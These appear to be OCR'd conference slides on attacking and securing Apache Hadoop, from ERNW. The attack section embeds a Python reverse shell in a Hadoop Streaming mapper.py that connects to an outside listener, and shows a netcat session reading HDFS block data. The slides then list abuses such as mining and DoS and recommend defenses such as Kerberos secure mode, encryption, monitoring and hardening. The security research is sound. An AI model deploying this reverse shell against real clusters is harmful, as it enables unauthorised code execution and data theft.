
```
java.lang.Object
  └ org.apache.hadoop.util.Shell
      └ org.apache.hadoop.util.Shell.ShellCommandExecutor
```

Enclosing class:
Shell

Shell.ShellCommandExecutor

```
public Shell.ShellCommandExecutor(String[] execString)
```

Attacking Hadoop



- Easy -> Code Execution by Design
- But Java Reverse Shell Container gets killed when allocated Socket is waiting.
- Hadoop Streaming Library
- Wait can i do Python? YEAP

Getting Stable Shell

mapper.py

reducer.py

```
#!/usr/bin/env python

import sys

# input comes from STDIN (standard input)
for line in sys.stdin:
```

```
#!/usr/bin/env python
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.16.62.130",4444));os.dup2(s.fileno(),0);
 os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

```
    words = line.split()
    # increase counters
    for word in words:
        # write the results to STDOUT (standard output);
        # what we output here will be the input for the
        # Reduce step, i.e. the input for reducer.py
        #
        # tab-delimited; the trivial word count is 1
        print '%s\t%s' % (word, 1)
```

Don´t DDoS yourself

```
[root:/mnt/hgfs/Tausch]#
[root:/mnt/hgfs/Tausch]#
[root:/mnt/hgfs/Tausch]# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.63] from (UNKNOWN) [192.168.0.30] 60108
[*] Connection Established!
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.105  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe2e:1895  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2e:18:95  txqueuelen 1000  (Ethernet)
        RX packets 338764  bytes 430912353 (410.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 230043  bytes 389992023 (371.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fe6b:86c5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6b:86:c5  txqueuelen 1000  (Ethernet)
        RX packets 295  bytes 25998 (25.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 315  bytes 27516 (26.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 19107  bytes 4341818 (4.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19107  bytes 4341818 (4.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

cat /hadoop/hdfs/data/current/BP-1272053401-192.168.56.102-1450450297182/current/finalized/subdir0/subdir2/blk_10737
42341
ERNWERNWERNWERNWERNWERNWERNW
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Node Access

Possible Attacks


- Extracting all Cluster Data
- Use of computing Power
  - Password Cracker
  - Bitcoin Mining
- DoS of the Cluster
  - DDoS the Master Server or Namenodes
  - Slowing down the Cluster through Filespam

Securing Hadoop

- How do you secure an application environment designed to execute code?
- “With Great Power Comes Great Responsibility”
  - Spiderman

Secure Mode

Recommended Controls



- Secure Mode
- Encryption of Network Traffic
- Patch and Vulnerability Management
- Network Isolation
- Security Assessment
- Monitoring
- Node Hardening

Secure Mode

- Enables authentication, transport encryption and least privilege.
- Every user/job gets an individual user ID assigned.
- Relies heavily on Kerberos.

Encryption of Network Traffic

- The following network communication methods exist in Hadoop environments:
  - Hadoop web interfaces/services
  - Hadoop RPC
  - Non-Hadoop web interfaces/services
- Encryption is possible for all of them.

Monitoring

- Jobs with the following characteristics might be relevant:
  - Extensive network activity
  - Non-HDFS file system access
  - Run time & load
- Identified problems:
  - Limited log verbosity
  - Unclear breakout characteristics

Demotime

Node Hardening

- Ensure Keytab security
- Follow your Hardening Guide
- Points for discussion:
  - Kernel Hardening (GrSecurity/SELinux)
  - Removing Compilers

Isolation

- Virtualization?
  - According to Hadoop Ops people, horrible for performance
- Linux Containers (e.g. LXC)?
  - Supported by Hadoop job schedulers, but only without secure mode (see next slide)
- Network Isolation
  - Only expose gateway nodes to the public
  - Security benefit when you can execute code "on the inside"?

Work in Progress

- Detect breakouts/anomalies via log monitoring
- Writing more malicious code to spread awareness

Conclusion

- Hadoop can be run securely but…
  - Encrypt Data on the wire.
  - Encrypt Important Data at Rest
- Code-Execution is always risky
- Be aware what Data you are crunching
- Everyone needs to understand the Impacts
- Exposed Environment
- Use Hardening!

There's never enough time...

THANK YOU...

...for yours!

@lod108

bkauer@ernw.de

Code & Slides:
https://www.insinuator.net
(..soon)

Questions

ERNW
providing security.

www.TROOPERS.de

Disclaimer

All products, company names, brand names, trademarks and logos are the property of their respective owners!